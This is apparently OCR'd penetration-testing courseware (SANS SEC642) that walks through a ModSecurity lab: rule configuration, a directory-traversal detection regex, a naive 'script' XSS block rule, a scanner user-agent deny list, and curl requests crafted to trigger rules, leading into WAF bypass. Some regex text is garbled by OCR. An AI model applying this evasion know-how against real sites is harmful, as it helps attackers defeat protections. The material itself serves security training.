Implementing your own rules is as simple as creating a text file. It is recommend to add new rules to your own file so that any updates you may receive for base rules do not overwrite your own. As with all good programming, be sure to document what your new rule does in the text file itself. The new rule file should be located in /etc/apache2/rules, or wherever you have decided to include your rule files. Remember when we discussed installing ModSecurity earlier, the include statements in the conf.d file direct Apache as to where to find the rules. Either add an additional include statement, or add your rules file with the others, so that it automatically gets included when apache starts. Also remember to restart apache and the mod-security module after making any rule changes, additions, or deletions, for them to take effect.

In our example here, we are adding a rule that will prevent directory listings. Likely you should already have this disabled on the apache server, but, just in case a configuration change is implemented that disables it, it is good to have a rule in ModSecurity to find it, and block it. You can see that before we added the rule our server supports directory indexing and it was not blocked. We create our new rule file with our rules to identify and block directory indexes, then restart apache, and try again. We see this time that a 403 Forbidden is returned and the directory index is blocked. We can also look at our modsecurity_audit.log file and see an entry where the directory indexing request was submitted, identified, and effectively blocked.




Course Roadmap

- Advanced Discovery and Exploitation
- Attacking Specific Apps
- Web Application Encryption
- Mobile Applications and Web Services
- ***Web Application Firewall and Filter Bypass***
- Capture the Flag

- Introduction
  - Filtering and App firewalling
  - Blacklisting v. Whitelisting
  - Exercise: WAF v. Filtering
- Filtering
  - .NET Filtering
  - ESAPI Filtering
- Web Application Firewalls
  - WAF Options
  - Mod_Security
  - ***Exercise: mod_security***
- Bypassing Controls
  - Discovering Controls
  - Exercise: Fingerprinting Controls
  - Automated WAF Detection Tools
  - Exercise: Automated Tools
- Cross-site Scripting
  - HTML5
  - Data URIs
  - Exercise: Input Types
  - CDATA and Comments
  - VBScript
  - Exercise: XSS Bypasses
- SQL Injection
  - Bypassing Controls
  - SQLMap
  - SQLMap Tamper Scripts
  - Exercise: SQLMap
- Conclusions

SEC642 Advanced Web App Penetration Testing - © 2013

This page intentionally left blank.



Exercise: ModSecurity

- **Target**: http://modsec.sec642.org
- **Testing Aid**: http://modsec-rules.sec642.org
- **Goals**:
  1. Examine the ModSecurity rules on the server
  2. Answer the following questions:
     a. Which rule folders are enabled and which are disabled?
     b. Is the rule in modsecurity_crs_42_tight_security.conf running?
     c. Which rule blocks the word "script" in all inputs?
  3. Trigger at least one rule in the following files:
     a. modsecurity_crs_35_bad_robots.conf
     b. modsecurity_crs_21_protocol_anomalies.conf

In this exercise you will be exploring how ModSecurity works and building a rule to block an attack. The target site is http://modsec.sec642.org. To see the rules applied on the site, visit http://modsec-rules.sec642.org.

Here are your Goals:

1 - Examine the ModSecurity rules on the server

2 - Answer the following questions:

a - Which rule folders are enabled and which are disabled?


b - Is the rule in modsecurity_crs_42_tight_security.conf running?

c - Why is the word "script" blocked requires of context?

3 - Trigger at least one rule in the following files:

a - modsecurity_crs_35_bad_robots.conf

b - modsecurity_crs_21_protocol_anomalies.conf




Answers Ahead!

- Stop here if you would like to solve the exercise yourself
- You will be using the discovered pages to achieve each of the three goals
- The pages ahead will walk you through the process

You may work through this portion of the exercise on your own, trying to achieve the goals, or follow along with the steps on the pages ahead.

Exercise: ModSecurity
Which Rules are enabled/disabled?

- The master configuration for major rule sets is usually in the Apache Security file




```
<IfModule mod_security2.c>
        Include /etc/apache2/rules/*.conf
        Include /etc/apache2/rules/base_rules/*.conf
        Include /etc/apache2/rules/sec642/*.conf
        Include /etc/apache2/rules/optional_rules/modsecurity_crs_49_header_tagging.conf
</IfModule>
```

- This shows a list folders where ModSecurity rules are enabled

The master configuration for major rule sets is usually in the Apache configuration files. On Debian and Ubuntu, this is located at `/etc/apache2/conf.d/security` but on Red Hat systems is probably configured in the main httpd.conf file. When in doubt, do a search through your config files for the keyword **mod_security**. This shows a list folders where ModSecurity rules are enabled.

Exercise: ModSecurity
Are the Tight Security Rules Running?



Mozilla Firefox
.sec642.or/rules/base_rules/modsecurity_crs_42_tight_security.conf

```
#
# Directory Traversal
#
SecRule TX:PARANOID_MODE "@eq 1"
"chain,phase:1,rev:'2.2.6',t:none,ctl:auditLogParts=+E,blc
Attack',id:'950103',severity:'2'"
        SecRule REQUEST_FILENAME|ARGS_NAMES|ARGS|XML:/* "(
(?:9v|af)|1%1c)|2(?:5(?:2f|5c)|f)|u221[56]|lu|5c)|\/))(?:%(?:u2024|2e)|\.){2}(?:\x5c|(?:%(?:c(?:0%
(?:9v|af)|1%1c)|2(?:5(?:2f|5c)|f)|u221[56]|lu|5c)|\/))" \
                "t:none,t:lowercase,capture,setvar:'tx.msg=%{rule.msg}',setvar:tx.anomaly_score=+%
{tx.critical_anomaly_score},setvar:'tx.%{rule.id}-WEB_ATTACK/DIR_TRAVERSAL-%{matched_var_name}=%
{matched_var}'"
```

While the tight_security rules file is being read, the only rule in the file only runs if paranoid mode is turned on


However, the master ModSec config file has paranoid mod disabled

```
# There are, however, some possibilities for false negative issues with inspecting
# parsed data and this could lead to missed attacks.  If you
# want to lessen the chances for false negatives, then you should enable
# "Paranoid Mode" processing by setting the following line to 1.  This will process
# additional rules that are inspecting variables with a higher false positive rate.
#
SecAction "phase:1,id:'981210',t:none,nolog,pass,setvar:tx.paranoid_mode=0"
```

This one is a bit more tricky. While the tight_security rules file is being read according to the security file we just looked at, the one rule in the tight_security file only runs if paranoid mode is turned on, however a quick peak at the master ModSec config file shows that paranoid mod disabled. So this Directory Traversal rule in the tight_security file is not currently running.

Exercise: ModSecurity
Why is the String "script" Blocked?

- With enough digging you should find the custom sec642 config file which has this overly simplistic rule which is bound to cause problems with users




```
SecRule REQUEST_BODY "script" "phase:2,log,deny,msg:'XSS Attack'"
SecRule REQUEST_URI "script" "phase:2,log,deny,msg:'XSS Attack'"
```

With enough digging you should find the custom sec642 config file which has this overly simplistic rule which is bound to cause problems with users. Any user that needs to use the word "script" in an input box, such as a blog post about a great Firefox extension called NoScript, or someone who needs to enter their address but lives in Script Falls, GA.

By the way, to find this rule, you may have needed to look through ALOT of ModSecurity rule files. If you are doing this manually, start thinking like a pentester. Use one of your pentest tools with spider capabilities to pull down all the files locally and then use search tools like grep to dig through them. Or if you have a professional version of Burp, just user their spider and global search features.

Exercise: ModSecurity Triggering Bad Robots


Mozilla Firefox
modsec-rules.sec642.org/rules/base_ru
lla Firefox
ase_rules/modsecurity_35_bad_robots.data

```
# NOTE Bad robots detection is based on checking el
#      controlled by the client. As such a determin
#      those checks. Therefore bad robots detection
#      a security mechanism against targeted attacks but rather as a nuisance
#      reduction, eliminating most of the random attacks against your web
#      site.

SecRule REQUEST_HEADERS:User-Agent "@pmFromFile modsecurity_35_scanners.data"
```

```
nessus
floodgate
email extractor
webaltbot
contactbot/
butch__2.1.1
pe 1.4
indy library
autoemailspider
```

```
$ curl --user-agent nessus modsec.sec642.org
<h1>Forbidden</h1><br>Your unique request ID is = UdPF-H8AAQEAAAd@AI8AAAABJustin
```

The rule in bad_robots.conf compares the User-Agent to a list of strings in the bad_robots.data and scanners.data files.


nessus is on both lists, so let's use it

You can change your browser's agent with an extension or just use a command line tool like curl to specify a new User Agent

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

If you can read a rule and figure out how to trigger it, you are more likely to be able to figure out how to evade it.

The rule in bad_robots.conf compares the User-Agent to a list of strings in the bad_robots.data and scanners.data files. "nessus" is on both lists, so let's use it. You can change your browser's agent with an extension or just use a command line tool like curl to specify a new User Agent.




Exercise: ModSecurity Triggering Protocol Anomalies

```
$ curl --user-agent firefox -H "Content-Type: text/html" -H
"Content-Length: 777"  modsec.sec642.org -v
* About to connect() to modsec.sec642.org port 80 (#0)
*   Trying 10.42.6.64...
* connected
* Connected to modsec.sec642.org (10.42.6.64) port 80 (#0)
> GET / HTTP/1.1
> User-Agent: firefox
> Host: modsec.sec642.org
> Accept: */*
> Content-Type: text/html
> Content-Length: 777
>
< HTTP/1.1 403 Forbidden
```

One of the rules forbids requests that have a different sized payload than specified by the Content-Length header. We can use curl by adding the two necessary headers for post payloads yet failing to provide any post data. This will take a bit to timeout, but you should get an forbidden message from the server.

One of the rules forbids requests that have a different sized payload than specified by the Content-Length header. We can use curl by adding the two necessary headers for post payloads yet failing to provide any post data. This will take a bit to timeout, but you should get an forbidden message from the server.


Notice that I'm providing a valid useragent since curl's default UA is blocked.



Review: ModSec Exercise

- We were able to understand how ModSec works
  - The rules and the system
- This understanding will guide our attacks
  - And bypasses

In this exercise we looked at how modsec is set up and configured. We also built a rule. This provides us an understanding of modsec which is another brick in the foundation of bypassing these controls.




Course Roadmap

- Advanced Discovery and Exploitation
- Attacking Specific Apps
- Web Application Encryption
- Mobile Applications and Web Services
- ***Web Application Firewall and Filter Bypass***
- Capture the Flag

- Introduction
  - Filtering and App firewalling
  - Blacklisting v. Whitelisting
  - Exercise: WAF v. Filtering
- Filtering
  - .NET Filtering
  - ESAPI Filtering
- Web Application Firewalls
  - WAF Options
  - Mod_Security
  - Exercise: mod_security
- ***Bypassing Controls***
  - Discovering Controls
  - Exercise: Fingerprinting Controls
  - Automated WAF Detection Tools
  - Exercise: Automated Tools
- Cross-site Scripting
  - HTML5
  - Data URIs
  - Exercise: Input Types
  - CDATA and Comments
  - VBScript
  - Exercise: XSS Bypasses
- SQL Injection
  - Bypassing Controls
  - SQLMap
  - SQLMap Tamper Scripts
  - Exercise: SQLMap
- Conclusions

SEC642 Advanced Web App Penetration Testing - © 2013

This page intentionally left blank.




Bypassing Controls

- The next step is to consider bypassing controls
  - Both WAFs and filters
- Many applications depend on the protections
  - Without solving the flaw within itself
- If we can bypass the controls
  - So can the attackers
- Our testing needs to take this in account
  - Of course we can just have the protection disabled
  - But this is not always possible

Now that we have an understanding of the protections available, we need to start considering bypassing them. Most importantly because it is our job! As we look at the WAFs and the filtering our targets have enabled, we have to consider ways to bypass these items. This allows us to provide our targets with a better understanding of the security flaws they expose. Especially since if we can bypass the control, so can the black hat hackers and other malicious users.

We need to take these bypass capabilities in account for another major reason. Often, as we test applications, we find that the developer has depended on the protection of the WAF instead of building the application securely. Or they have implemented filtering that is simple to bypass. These conditions are often worse than no protection at all since the feeling that they are secure leads to less monitoring or efforts to improve the security.

